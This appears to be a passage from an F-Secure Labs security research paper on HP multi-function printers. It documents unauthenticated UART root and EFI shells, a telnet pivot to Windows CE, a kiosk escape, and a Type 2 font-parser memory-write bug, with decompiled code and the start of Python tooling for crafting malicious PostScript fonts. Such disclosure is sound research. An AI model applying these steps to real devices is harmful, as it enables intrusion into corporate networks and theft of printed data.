F-Secure | LABS

WITH GREAT RESEARCH COMES GREAT RESPONSIBILITY:

PRINTING SHELLZ

An F-Secure LABS paper

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1 INTRODUCTION

What do you get when you combine a hardware hacker (Alex[1]), a red teamer who wants to learn hardware security (Timo[2]), and a spare HP multi-function printer? Two happy hackers, unconventional zero-days, new tooling for the F-Secure red team – and for you a detailed write-up of the journey.

For better or worse, the pandemic has affected many things in our lives, and this research is not an exception. Firstly, the original idea was to focus on hardware security. However, due to the pandemic restrictions, we had to shift focus from hardware to software very early on in the project – it is really hard to take home a 100kg device, let alone share it between two flats. Secondly, were we to discover something cool, our mutual desire was to take the stage at some awesome infosec conference like t2[3]. With most of the conferences doing the responsible thing and cancelling the live event, we decided to take the time to write a detailed paper instead. We have tried to explain the steps we took well enough to make it possible to follow our journey without much prior knowledge on the topic. This project was a learning experience for us, and hopefully some of our readers will learn something new too.

We approached the target from a red team perspective which is very different from performing a product security assessment: we were interested in finding and exploiting at least one vulnerability that could be used to attack the multi-function printer (MFP) to pivot further into the corporate network. Since some of our red team engagements include physical intrusions to client premises, we were also interested in those attacks that require physical access to the MFP.

This blog post is written in chronological order. We wanted to share the entire journey instead of just the final reward. We hope to inspire more people to do security research by documenting our thought process, tools, and methodology. Hopefully this is a refreshing exception to all the stories where the security researchers seem to walk on water. We feel our journey is summarized quite well by this tweet:[4]

Curious to learn a few ways of gaining full control over several HP MFP models, including a wormable vulnerability that can be exploited by ... printing? Please read on.

[1] https://twitter.com/dark_k3y

[2] https://twitter.com/TimoHirvonen

[3] https://t2.fi/

[4] https://twitter.com/jgamblin/status/845773296410910721

WHY ATTACK MFPS?

According to Wikipedia, an MFP "is an office machine which incorporates the functionality of multiple devices in one, so as to have a smaller footprint in a home or small business setting (the SOHO market segment), or to provide centralized document management/distribution/production in a large-office setting."[5] While the SOHO devices have a smaller footprint, the enterprise models are pretty heavy and big machines with printer, copier, fax, and scanner inside. Modern MFPs have various functionalities from print/fax over e-mail to large-scale integrations with organization directory services, document storage, and authorization and accounting functionalities.

If we consider an MFP from a red teaming perspective, it makes a great target for multiple reasons:

- A lot of potentially confidential information is going through it upon printing and scanning. Moreover, this information might be cached on the device.
- Working with the device may require users to authenticate to it. Depending on the device configuration and integrations, an attacker with presence on the device could collect credentials, perform an SMB relay attack, etc.
- A common use case for MFPs is printing from and scanning to an external USB flash storage. An attacker with control over the MFP could spread malware in the organization by infecting the connected USB storage devices.
- These devices are sometimes located in the publicly accessible or not-very-well protected areas of the office, making them easily accessible to attackers. Obtaining a presence on such a device might allow an attacker to use the device as a gateway to the corporate network segment.
- Usually, MFPs are used in a fashion of "install and forget" and thus may exist without proper updates or with weak configurations for years or even decades.

Of course, this not the first time people attacked enterprise network printers and MFP. Somewhat recent research in that area was done by Daniel Romero and Mario Rivas of NCC Group. In their paper "Why You Should Fear Your "Mundane" Office Equipment"[6] they discussed a lot of hardware and software security issues in medium-size enterprise printers. Another excellent work was done by the authors of the Faxploit research, but we will get to that a bit later.

[5] https://en.wikipedia.org/wiki/Multi-function_printer

[6] https://newsroom.nccgroup.com/news/the-cyber-risk-lurking-in-your-office-corner-388412

TARGET DEVICE

The first step in our project was to get our hands on the hardware. We had a spare HP MFP with FutureSmart firmware at the office that turned out to be the perfect target!

According to IDC, HP is the clear leader with a 40% share of the worldwide hardcopy peripherals market[7]. From the device internals perspective, HP produces two main MFP platforms: one is based on the FutureSmart firmware, and the other on traditional LaserJet firmware. These can be distinguished, for example, by the firmware file extension, respectively BDL vs. RFU. Based on the number of different firmware images available, the FutureSmart devices comprise approximately 35% of the HP MFP models. Furthermore, most of the previous research has focused on the traditional devices instead of the FutureSmart platform.

Our device was HP MFP M725z[8], a 93-kg behemoth with an 8'' touch screen, 2 USB host/1 USB device and a Gigabit Ethernet port. As every representative of this family, it has scanner, printer, and fax capabilities.

As most MFPs, this model has a large attack surface, as it features multiple functionalities from standard network JetDirect printing service to integration with Active Directory (AD) and features like "scan to e-mail", "fax to network folder", etc. The M725 came to market in 2013 and is still supported. The firmware version we started working with was FutureSmart 2 SP2.1 dated 2013-02-07.


So, with all of this information at our hands, we started our journey to exploitation of this device.

[7] https://www.idc.com/promo/hardcopy-peripherals

[8] http://www.hp.com/hpinfo/newsroom/press_kits/2013/SpringSMBNews/HPLaserJetEnterpriseM725_datasheet.pdf

2 INSIDE THE MFP

The central element of the MFP is the communication board, which is located on the device's right side in the middle, and could be easily extracted by turning the screw:



The main elements on this board are:

1. Main CPU covered with heatsink and fan
2. On-board DDR3 RAM integrated circuits
3. 2.5'' hard-drive
4. Fax modem board
5. External interfaces:
   2 internal USB host ports
   External USB host port
   External USB device port
   Network port
   Modem (fax) port
6. Communication board connector

The internal architecture of the device is rather complex. From what we were able to determine, it consists of four main computational elements:


- The communication board, also called "Formatter board" in MFP service documentation: implements user UI on the built-in 8'' touchscreen, all communications (USB host/device, Ethernet) and storage (on a hard-drive)
- Fax-modem board: plugged into the communication board and implements fax functionality
- Scanner engine board: located inside the MFP, implements scanner functionality
- Printer low-level engine: located inside the MFP, implements low-level printer functionality, like controlling printing heads, rollers, and other essential mechanisms

Some of the basic communication board review and hard disk analysis were already done for M596 and M553 in the amazing research by FoxGlove Security[9]. Their work was focused on getting software implants inside MFP via crafted firmware. Based on their blog post, we were able to conclude that M96/M553 internal design is pretty similar to our model. Firmware for the components is located on the hard drive, which uses hardware encryption. Researchers from FoxGlove Security were able to get access to the unprotected filesystems by replacing the hard drive with one that does not support hardware encryption and reinstalling the firmware.

M725z also has a FIPS compliant encrypted hard drive so you could use the same trick of replacing the drive with a regular one. However, as an attack method for a red team engagement, replacing the hard drive does not sound that attractive since it takes some time and might raise suspicion. In addition, the operation does not give you access to the potentially confidential content on the original hard drive since it is encrypted. Keeping all that in mind, we started thinking about less invasive solutions that would allow us to obtain a presence on the device. One such solution could be the interfaces exposed on the communication board.

EXPOSED INTERFACES

Unfortunately, the pandemic prevented us from analyzing the communication board more closely, as we had only a couple of days in close contact with it before we started working from home. However, even without attacking potentially interesting connectors with JTAG and CAN labels, there were enough other pads and pins on the board that were worth a look. For example, the connector with label "BASH J23" in the centre of the communication board and the four unsoldered groups (J7, J12, J15, J18) of pads look promising.



[9] https://foxglovesecurity.com/2017/11/20/a-sheep-in-wolfs-clothing-finding-rce-in-hps-printer-fleet/

By quickly looking at the traffic from those pads with a logic analyzer, we identified that some pins on them are UART. While J12, J15, J18 led to some logs and Linux kernel messages only, to our pleasant surprise, BASH J23 and J7 provided access to serial consoles. We will discuss those two connectors next.

The central connector (labelled BASH J23) provides access to the Windows CE debug messages console. Pin 2 is UART RX and pin 4 is UART TX pin. By connecting with a UART adapter to these pins during the MFP boot process, it is possible to get access to the EFI Shell by sending Esc and Ctrl+F keycodes, as can be seen in the following log:

```
Boot Firmware Selector version 1.0.4
Boot firmware at 0x00010000 state ERASED
Boot firmware at 0x00200000 state ACTIVE
Selected Boot FW at 0x00200000

PlatformBdsPolicyBehavior: calling BdsDiskSetup
EFI BIOS Version BIOS_KMY.24S_2460166
...[skipped]...
InitFullVgaBitMaps: Could not load stage2_FullVga


Press ESC to stop boot and enter PreBoot menus.
Continue
InitMenuEntries::BootErrorReport.Valid = 0x0
Press Ctrl-F to break into EFI Shell 1:Continue
 2:Sign In
+3:Administrator
+4:Service Tools
GOT A CONTROL F #1
EFI Shell version 2.00 [4096.1]
Current running mode 1.1.2
Device mapping table
  fs0  :HardDisk - Alias hd11a0a1 blk0

Chiplet(pcie,1)/Pci(0|0)/Pci(0|0)/Sata(0,0,0)/HD(Part1,Sig6C657068
)

...[skipped]...

Press ESC in 1 seconds to skip startup.nsh, any other key to
continue.
Shell> ver
EFI Specification Revision : 2.0
EFI Vendor                 : Hewlett Packard
EFI Revision               : 4096.1
EFI Build Version          : BIOS_KMY.24S_2460166

Shell>
```

So, to access the boot procedure, we do not actually need to reinstall the firmware on the unencrypted hard drive. Instead, we can simply connect to the UART port and access EFI shell from it. This allows dumping all the content of the hard drive to a USB drive. But more interesting things were awaiting us on the second connector.

On the connector labelled J7 CONSOLE, located in the upper left corner of the communication board, pins 2 and 4 are UART ports that provide access to the scanner module Linux shell. Surprisingly, it was not protected by any kind of password and granted root access by default! The next pleasant surprise awaited us when we executed the netstat command:


```
# uname -a
Linux fwscanner 2.6.23-uc0_cfs-v24.1 #1 Fri Nov 16 12:42:36 MST
2018 armv7l unknown
# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:3623            0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:7435            0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:5678            0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:3600            0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:6839            0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:telnet          0.0.0.0:*
LISTEN
tcp        0      0 fwscanner:3600          fwprinter:49193
ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
```

A lot of ports are open, and this module has access to a host called "fwprinter". Quickly probing the available ports on that host showed that it has an open telnet port without any authentication (!) and it leads directly to the Windows CE command line:


```
# telnet fwprinter

Entering character mode
Escape character is '^]'.

Welcome to the Windows CE Telnet Service on WinCE

Pocket CMD v 6.00
\> shell -c gi proc


Welcome to the Windows CE Shell. Type ? for help.
PROC: Name              hProcess: CurAKY :dwVMBase:CurZone
 P00: NK.EXE            00400002 00000000 80050000 00000000
 P01: udevice.exe       01c30002 00000000 00010000 00000000
 P02: udevice.exe       00b40006 00000000 00010000 00000000
 P03: udevice.exe       016d0006 00000000 00010000 00000000
 P04: udevice.exe       057e0006 00000000 00010000 00000000
 P05: HPShell.exe       10560002 00000000 00010000 00000000
 P06: servicesd.exe     10970002 00000000 00010000 00000000
 P07: udevice.exe       11d50002 00000000 00010000 00000000
 P08: HPInternalProxy.exe 10e1000e 00000000 00010000 00000000
 P09: ConmanClient2.exe 0109062a 00000000 00010000 00000000
 P10: HP.Common.Services.SystemMain.exe 04f20702 00000000 00010000
00000000
 P11: dllhost.exe       1fa2000a 00000000 00010000 00000000
 P12: CMD.EXE           218f00ee 00000000 00010000 00000000
 P13: shell.exe         00be003e 00000000 00010000 00000000
```

As it seems, the scanner module has a network connection to the communication board and it is possible to use telnet to connect to the Windows CE command line from the scanner module. When the UART adapter is connected to these pins, it is fairly easy for an attacker to get access to the internals of the Windows CE installation on the communication board. To our satisfaction, we noticed that Windows CE debug shell (shell.exe) was available. It allows listing the running process, their modules and memory maps, etc. If we found some vulnerability in the Windows CE environment, this could be a great help in its exploitation.

Additionally, it is possible to use shell.exe to bypass kiosk mode on the user interface and to escape to Windows CE desktop. This can be done by killing the `HP.Common.Services.SystemMain.exe` process via the debug shell and executing explorer.exe. After performing these steps, Windows CE UI will appear on the device display as shown in the following picture:



This level of access gave us a lot of context on the printer internal structure, illustrated in the following diagram:



Fun fact: while the scanner board communicates with the communication board using normal network, the printer board seems to use CAN bus to interact with the formatter, making the architecture of this MFP somewhat similar to vehicles (very similar to infotainment <--> ECUs concept).

POSSIBLE IMPACTS

What could be achieved with these findings? A lot. A malicious actor with physical access to the device is able to dump and tamper with all data that is stored on the system and user partitions of the device. This may enable them to exfiltrate confidential information, as well as install a memory-based or persistent software implant. Such implant could be used to collect information that is passed through device, and also for further lateral movement into the corporate network.

The choice of implant is a matter of preference: it could be a permanent one, implanted via EFI shell access, or an in-memory one, that could be put in memory of the Linux or Windows CE environment. Of course, there are some limitations on how fast you can transmit the implant code to the system via serial console. However, that is not a big problem since you could plug in the USB drive with all the implant code and data, and this drive can be accessed from both the EFI shell and the Windows CE environment.

While digital signature verification of applications and DLLs mitigates the attack to a large extent, all hope is not lost for the adversary. As access to the EFI shell gives control over the boot process right from the start, it is possible to modify or disable the security controls that are loaded later in the boot chain. Alternatively, if we are dealing with an outdated firmware version, it is still possible to use the same approach FoxGlove Security used in their research.

It should be mentioned that the BASH connector pins have standard 2.54mm pitch and are easily accessible. Additionally, CONSOLE connector pads are fairly big, allowing attaching to them even without soldering. All these facts greatly reduce the time and accuracy required from an attacker to connect the wires. The whole procedure of removing the connector board, connecting wires, booting the printer, installing persistent / in-memory implant and removing wires could take less than five minutes, increasing the risk of using of someone using this attack.

So, was this a win? Yes. However, our red team probably would not be too happy to dismantle a printer and start soldering wires on a client engagement. That might raise too much suspicion, and it could also lead to accidental damage to the device. We needed something more robust and easy, along the lines of "insert USB --> ??? --> profit!"

3 SHIFTING FOCUS FROM HARDWARE TO SOFTWARE

Now that we had access to the software internals of the scanner and communication board modules, we could rethink our attack surface. The scanner's Linux OS has a lot of exposed network ports but they are unfortunately all exposed internally only to the communication board. The communication board Windows CE OS has a lot of vendor related apps running on it. Most of the applications are implemented using .NET. There are however some native code libraries, mostly for low-level and performance-sensitive operations. With that in mind we started exploring our options.

To offer our red team a more practical option, we wanted to create something that would raise less suspicion than opening the case of the printer. And what could be a more natural thing to do with a printer than … *to print?* Inspired by Faxploit by Check Point Research[10], we analyzed the firmware to identify native code that could be reached by printing a document.

One of the supported file extensions for USB printing was `.ps` so we decided to locate the file that implements the PostScript interpreter. This was rather easy - grepping the DLLs for a PostScript operator such as `exitserver` gave a single hit only: `HP.Mfp.Pdl.Adapter.dll`, a 7.6MB unmanaged DLL. This should give us plenty of attack surface to start hunting for memory corruption bugs!

HISTORY REPEATING ITSELF

After some initial, but failed, attempts at finding trivial bugs in the PostScript interpreter, we switched our focus to font parsing. Since we had no prior experience in findings vulnerabilities in font parsers, we decided to check the firmware for publicly documented issues in other font parsers. Joshua J. Drake has written a detailed write-up[11] of the font parser bug he exploited in Java during Pwn2Own 2013. Considering the firmware on the MFP was published before Pwn2Own 2013, we felt there was a good chance the same issue affected our MFP, too. In order to verify whether the firmware is affected, we had to locate the Type 2 charstring interpreter.

Before diving deep into Type 2 charstrings, we ought to cover some terminology first. Let's start with *fonts*: they are a collection of glyphs with some form of mapping from character to *glyph*. A glyph is an image, often associated with one or several characters.[12] For drawing the glyphs, the CFF font format[13] was designed to be used in conjunction with Type 2 charstrings which are programs interpreted by the printer. The command codes for the charstrings are documented in the Type 2 specification[14].

Now that we know Type 2 charstrings are merely simple programs interpreted by the printer, let's try to locate the interpreter in a 7.6MB DLL that does not have any symbols. Typically, the easiest method is to find a reference to some relevant string or magic constant. Fortunately for us, a variation of this approach worked.

One of the Type 2 charstring operands is `rand`. And what is maybe the simplest way of implementing random number generation? Importing it from the C run-time library. In our case `rand` is imported by ordinal from `coredll.dll`.

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[10] https://research.checkpoint.com/2018/sending-fax-back-to-the-dark-ages/

[11] https://optivstorage.blob.core.windows.net/web/file/cc8c4a0be14e4df69cec533244b41a60/Pwn2Own-2013-Java-7-SE-Memory-Corruption.pdf

[12] https://fontforge.org/docs/glossary.html

[13] https://adobe-type-tools.github.io/font-tech-notes/pdfs/5176.CFF.pdf

[14] https://adobe-type-tools.github.io/font-tech-notes/pdfs/5177.Type2.pdf

There are only two functions calling `rand`, and both are referenced in an array of pointers like this:

```
.data:106fdec0 ec a5 13 10     addr       empty
.data:106fdec4 ec a5 13 10     addr       empty
.data:106fdec8 ec a5 13 10     addr       empty
.data:106fdecc 5c cb 13 10     addr       FUN_1013cb5c
.data:106fded0 a4 ca 13 10     addr       FUN_1013caa4
.data:106fded4 18 ca 13 10     addr       FUN_1013ca18
.data:106fded8 ec a5 13 10     addr       empty
.data:106fdedc ec a5 13 10     addr       empty
.data:106fdee0 4c c8 13 10     addr       FUN_1013c84c
.data:106fdee4 d0 c7 13 10     addr       FUN_1013c7d0
.data:106fdee8 50 c7 13 10     addr       FUN_1013c750
.data:106fdeec d0 c6 13 10     addr       FUN_1013c6d0
.data:106fdef0 48 c6 13 10     addr       FUN_1013c648
.data:106fdef4 d0 c4 13 10     addr       FUN_1013c4d0
.data:106fdef8 64 c4 13 10     addr       FUN_1013c464
.data:106fdefc c4 c3 13 10     addr       FUN_1013c3c4
.data:106fdf00 ec a5 13 10     addr       empty
.data:106fdf04 a4 c3 13 10     addr       FUN_1013c3a4
.data:106fdf08 34 c3 13 10     addr       FUN_1013c334
.data:106fdf0c ec a5 13 10     addr       empty
.data:106fdf10 5c c2 13 10     addr       FUN_1013c25c
.data:106fdf14 9c c1 13 10     addr       FUN_1013c19c
.data:106fdf18 f0 c0 13 10     addr       FUN_1013c0f0
.data:106fdf1c 88 c0 13 10     addr       calls_rand
.data:106fdf20 08 c0 13 10     addr       FUN_1013c008
.data:106fdf24 ec a5 13 10     addr       empty
.data:106fdf28 68 bf 13 10     addr       FUN_1013bf68
.data:106fdf2c 14 bf 13 10     addr       FUN_1013bf14
.data:106fdf30 a4 be 13 10     addr       FUN_1013bea4
.data:106fdf34 00 be 13 10     addr       FUN_1013be00
.data:106fdf38 00 bd 13 10     addr       FUN_1013bd00
.data:106fdf3c ec a5 13 10     addr       empty
.data:106fdf40 ec a5 13 10     addr       empty
.data:106fdf44 ec a5 13 10     addr       empty
.data:106fdf48 5c f1 13 10     addr       FUN_1013f15c
.data:106fdf4c e0 f2 13 10     addr       FUN_1013f2e0
.data:106fdf50 a8 ef 13 10     addr       FUN_1013efa8
.data:106fdf54 04 ed 13 10     addr       FUN_1013ed04
```

The array looks very similar to the list of two-byte Type 2 Operators listed on page 32 of the specification[15]: both start with three empty/reserved operators and, more importantly, the function calling `rand` is at index 23 of the array which matches the two-byte command code 12 23 of `random`. The DLL also has another array of function pointers with the same properties at 0x10728128. We do not yet know which one we are dealing with when printing a PostScript file from USB but we will return to this question later.

The Type 2 operators exploited in Pwn2Own 2013 were `load` (command code 12 13) and `store` (command code 12 8). Curiously, both operators were removed from the Type 2 specification in 2000. However, knowing the latter byte of the command code is used as an index to the function pointer array shown earlier, we can see that the firmware still implements both operators: `load` is at 0x1013c4d0 and `store` is at 0x1013c84c.

[15] https://adobe-type-tools.github.io/font-tech-notes/pdfs/5177.Type2.pdf

The decompiled code for the `load` operator at 0x1013c4d0 is as follows:

```
void type2_load(void)
{
  void *tmp;
  undefined4 *transient_array_dst;
  undefined4 *dst_next;
  int end_index;
  uint uVar1;
  int regnum;
  int index;
  undefined4 *vector_src;
  T2_Operand TStack244;
  T2_Operand TStack212;
  T2_Operand auStack180;
  T2_Operand auStack148;
  T2_Operand TStack116;
  T2_Operand auStack84;
  T2_Operand operand;
  undefined4 cookie;

  cookie = g_stack_cookie;
                    /* argument: regItem */
  tmp = peek_from_top(&TStack212,2);
  memcpy(&operand,tmp,0x20);
  regnum = operand.int_value;
  if (operand.type_int1_double2 != 1) {
    regnum = SUB84(ROUND(operand.value),0);
  }
  if (((regnum == 0) || (regnum == 1)) || (regnum == 2)) {
                    /* argument: index */
    tmp = peek_from_top(&TStack116,1);
    memcpy(&operand,tmp,0x20);
    index = operand.int_value;
    if (operand.type_int1_double2 != 1) {
      index = SUB84(ROUND(operand.value),0);
    }
                    /* arugment: count */
    tmp = peek_from_top(&TStack244,0);
    memcpy(&operand,tmp,0x20);
    if (operand.type_int1_double2 != 1) {
      operand.int_value = SUB84(ROUND(operand.value),0);
    }
    end_index = operand.int_value + index;
    if (end_index + -1 < g_transient_array_size) {
      if (index < end_index) {
        uVar1 = (end_index - index) * 2 & 0x3ffffffe;
        if (uVar1 != 0) {
          transient_array_dst = (undefined4 *)(g_transient_array +
index * 8);
          vector_src = (undefined4 *)(&g_vector_arrays + regnum *
0x80);
          do {
            vector_src = vector_src + 1;
            dst_next = transient_array_dst + 1;
            *transient_array_dst = *vector_src;
            transient_array_dst = dst_next;
            vector_src = vector_src;
          } while (dst_next != (undefined4
*)((int)(g_transient_array + index * 8) + uVar1 * 4));
        }
      }
      type2_operand_stack_pop(&auStack148);
      type2_operand_stack_pop(&auStack84);
      type2_operand_stack_pop(&auStack180);
    }
    else {
      g_error_code = 0x7b;
    }
  }
  else {
    g_error_code = 0x7d;
  }
  check_stack_cookie(cookie);
  return;
}
```

Unlike in the vulnerable version of Java, using a large value for argument `count` to read beyond the end of `g_vector_arrays` will not work. Bummer… However, there is *another* vulnerability in the code: by supplying a negative value for argument `index`, an attacker can write to memory locations *before* the beginning of the `g_transient_array`. Spoiler: this is enough to gain arbitrary code execution. But first we need to find a way to reach the vulnerable code path.

The specification says that "Type 2 charstrings must be used in a CFF (Compact Font Format) or OpenType font file to create a complete font program". OK, let's construct our custom CFF font! Appendix D of the CFF specification[16] proved useful as it has an annotated hex dump of a valid 147-byte example font. Using that as a starting point, we wrote a Python script with just enough support for the CFF format to replace the example's empty charstring with our own. However, one does not simply print a font. We need to create a document where we use the font, and the document needs to be in a file format that the MFP supports. A PostScript[17] file sounded like the easiest option so we wrote the following Python script:

```
#!/usr/bin/env python3

import sys

ps = b"""%!PS
/FontSetInit /ProcSet findresource begin
/MyFontSet CFF-SIZE StartData
CFF-GOES-HERE
/ABCDEF+Times-Roman 60 selectfont
50 600 moveto
(A) show
showpage
"""

with open(sys.argv[1], 'rb') as f:
    cff = f.read()

ps = ps.replace(b"CFF-SIZE", b'%u' % (len(cff)))
ps = ps.replace(b"CFF-GOES-HERE", cff)

with open(sys.argv[1] + '.ps', 'wb') as f:
    f.write(ps)
```

The script takes a CFF file as an input and writes a `.ps` file that embeds the given CFF and prints the letter "A" using a font named `ABCDEF+Times-Roman` which is the name of the example font in the CFF specification. We have something we can print, finally! Well, not quite... As the example font from the specification has only empty charstrings, printing the letter "A" does not actually draw anything on paper. Here is one of our very first test cases that generates a charstring that draws a square upon printing the letter "A":

```
import struct

HLINETO = struct.pack(">B", 6)
VLINETO = struct.pack(">B", 7)
ENDCHAR = struct.pack(">B", 14)

def SHORT(v):
    return struct.pack(">Bh", 28, v)

def test_draw_square():
    """
    * expected: printing the letter "A" draws a square
    * result: it worked!
    """
    NAME = 'test-draw-square'

    # Draw a filled square
    d = b''
    d += SHORT(250) + VLINETO
